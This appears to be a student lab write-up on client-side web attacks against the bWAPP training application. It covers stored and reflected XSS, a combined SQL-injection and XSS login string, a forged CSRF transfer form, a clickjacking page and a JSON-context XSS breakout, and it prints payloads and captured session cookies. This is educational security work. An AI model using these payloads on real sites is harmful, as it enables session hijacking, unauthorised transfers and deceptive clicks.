
Cross-site Scripting - Stored (Blog): This type of vulnerability stores the payload in the database of the web application. When a user visits the website, the payload is executed. For example, the JavaScript code or payload, can redirect the user to another site, steal users' session cookie, or perform other malicious actions.


Steps to exploiting this vulnerability (type the red color text in the input box):

1. First we are going to check if the application is vulnerable to XSS by adding a malicious text: <script>alert(1)</script>



#	Owner	Date	Entry
6	admin	2022-10-30 23:38:34	


2. Now we are going to expose the session cookie of the user's by storing a malicious JavaScript: <script>alert(document.cookie)</script>



security_level=0; PHPSESSID=m73fqgkh4q0rt23kbimustv6r0

#	Owner	Date	Entry
1	admin	2022-11-01 16:42:40	

3. If you go to another page and then come to it. You will get the session cookie because script is stored



security_level=0; PHPSESSID=m73fqgkh4q0rt23kbimustv6r0

#	Owner	Date
1	admin	2022-11-01 16:42:40

With this vulnerability, you can be a victim of cookie stealing or session hijacking

+==+


Cross-site Scripting - Reflected (GET): This type of vulnerability happens when users-supplied data in an HTTP request is included in the webpage source without any validation. For example, the attacker can send links or embed them into an iframe on another website containing the JavaScript payload to a victim and getting them to execute code on their browser. This can reveal the session or the victim's information. Basically, the malicious JavaScript reflected off of the webserver to the victim.

Steps to exploit this vulnerability:

1. We will use the first name field to exploit the vulnerabilities, we will get session cookie:

    a) type this in the first name field: `<script>alert(document.cookie)</script>`

    b) In the last name field give yor last name



```
security_level=0; PHPSESSID=m73fqgkh4q0rt23kbimustv6r0
```

The attacker can use this for session hijacking


+==+

Any other Cross-site Scripting vulnerable besides Reflected (POST): Another way Cross-site Scripting can be done is in a login form. In bWAPP it's Cross-site Scripting – Reflected (Login Form). The idea of what cross-site scripting is basically the same idea as the above CSRF vulnerability.

Steps to exploiting this vulnerability:

1. We will combine SQLi with malicious script to login and get the cookie of the user:

    a) type this in for Login: `‘ or 1=1; <script>alert(document.cookie);</script>`



security_level=0; PHPSESSID=m73fqgkh4q0rt23kbimustv6r0


Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '

Can be used for session hijacking

+===+

Cross-site Request Forgery (Any): In general, this type of vulnerability is when the attacker causes the victim to carry out an action unintentionally while that user is authenticated. The hacker can make the user go to a link and that link can run a script within an invisible iframe and can compromise the victim's account, while the victim might be looking at a, what might look like a "not malicious" website. There are three conditions that must be in place for CSRF to work and they are a relevant action, cookie-based session handling, and no unpredictable request parameters. One way to mitigate this vulnerability or attack is by using CSRF cookies.

Steps to exploiting this vulnerability <CSRF (Transfer Amount)>:




Amount on your account: **1000 EUR**

Account to transfer: 123-45678-90


Amount to transfer: 0

1. Go to the view source page and copy everything in the div element with the main id and put it in a file called index.html. Then the values for "action", account input and amount input by changing the value for it.



```
┌──(kali㉿kali)-[~/Documents]
└─$ ls
index.html

┌──(kali㉿kali)-[~/Documents]
└─$ cat ./index.html
<div id="main">

    <h1>CSRF (Transfer Amount)</h1>

    <p>Amount on your account: <b> 1000 EUR</b></p>

    <form action="http://192.168.1.2/csrf_2.php" method="GET">

        <p><label for="account">Account to transfer:</label><br />
        <input type="text" id="account" name="account" value="143-85778-00"></p>

        <p><label for="amount">Amount to transfer:</label><br />
        <input type="text" id="amount" name="amount" value="900"></p>

        <button type="submit" name="action" value="transfer">Transfer</button>

    </form>

</div>

┌──(kali㉿kali)-[~/Documents]
└─$ 
```

2. Go to your file manager and open up or execute the index.html to open up this page and press transfer.




CSRF (Transfer Amount)

Amount on your account: **1000 EUR**

Account to transfer: 143-85778-00

Amount to transfer: 900

3. It will take you to the bwapp csrf (tranfer amount) page and there you will see that the amount on your account is now 100 EUR because in the index.html we transferred 900 EUR. Note that this was only possible because I was already logged in to the bwapp website. Which is one of the requirements of successfully exploiting CSRF


/ CSRF (Transfer Amount) /

Amount on your account: **100 EUR**

Account to transfer:
123-45678-90

Amount to transfer:
0

Just like shown in the steps, this way an attacker can steal all of your money, and of course, the payload will be much more advanced as well.

+==+

Clickjacking (Movie Tickets): In general, this vulnerability is when the threat actor tricks the victim to clicking a webpage element which is invisible or disguised as another element. For example, if the victim is trying to press on the Register button for a website, and it instead downloads Malware then this is called clickjacking.

Steps to exploiting this vulnerability:

(Note: make sure in the bWAPP server or the bWAPP container, there is a clickjacking.htm in the /var/www/html/evil/ directory. If not, then create the evil directory and the clickjacking.htm file and put the following html code below.

***********************************the html code***************************************

```
<!DOCTYPE html>

<html>


<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<title>FREE MOVIE TIKETS</title>

</head>


<body>

<!-- The z-index property specifies the stack order of an element.

An element with greater stack order is always in front of an element with a lower stack order. -->
```

```
<div style="position:absolute; top:0px; width:1000px; height:525px; background:white; z-index:10;">

<img alt="" src="../images/free_tickets.png">

</div>

<iframe style="position:absolute; top:70px; left:0px; width:1000px; height:1000px;" src="../clickjacking.php" frameborder="0"></iframe>

</body>


</html>
```

****

During clickjacking the victim is lured to click on the clickjacking confirm button.


In this bWAPP clickjacking vulnerability the original lesson page button (the confirm button) will be replaced with the evil clickjacking confirm button.

Steps:

1. If you click on the ClickJacking Page – a new window will open and if you see the source page of it, you will see iframe code that replaces the actual page confirm button.

a) when the victim clicks on the Confirm, some sort of attack will be executed depending on what the attack might be. Just for the sake of showing example the below screenshots demonstrates the connection between the actual confirm and the clickjacking page's confirm button.

Lesson page



/ ClickJacking (Movie Tickets) /

How many movie tickets would you like to order? (15 EUR per ticket)


I would like to order 10 tickets.

HINT: open the evil **ClickJacking page** in a new tab...

You ordered **10** movie tickets. Total amount charged from your account automatically: **150 EUR**.

Thank you for your order!

The clickjacking page



You ordered **10** movie tickets. Total amount charged from your account automatically: **150 EUR**.


Thank you for your order!

+==+

Any other client-side vulnerability: The client-side vulnerability of my choice is **Cross-site Scripting (json)** in bWAPP, and it's a different vulnerability than the above required vulnerability for this assignment. It's another XSS vulnerability but using Json file this time. In this vulnerability basically we will modify what string is being added to json.

Steps exploit this vulnerability:


1. This is the normal output:



```
vulnmachine/xss_json.php?title=skyfall&action=search
```


skyfall??? Sorry, we don't have that movie :(

2. This is a unexpected output after inputting <script>alert('skyfall');</script>




??? Sorry, we don't have that movie :("}]}'; // var JSONResponse = eval ("(" + JSONResponseString + ")"); var JSONResponse = JSON.parse(JSONResponseString); document.getElementById("result").innerHTML=JSONResponse.movies[0].response;

3. When check the view source code of this page and see the script portion where Json formatting is used. We see that it is being concatenated to the Json string in the script element.




```
<script>

    var JSONResponseString = '{"movies":[{"response":"<script>alert('skyfall');</script>??? Sorry, we don&#039;t have that movie :("}]}';

    // var JSONResponse = eval ("(" + JSONResponseString + ")");
    var JSONResponse = JSON.parse(JSONResponseString);

    document.getElementById("result").innerHTML=JSONResponse.movies[0].response;

</script>
```

4. So we have to close it with the closing bracket first and then, add the alert() function to it:
"}]}';alert('skyfall');</script>



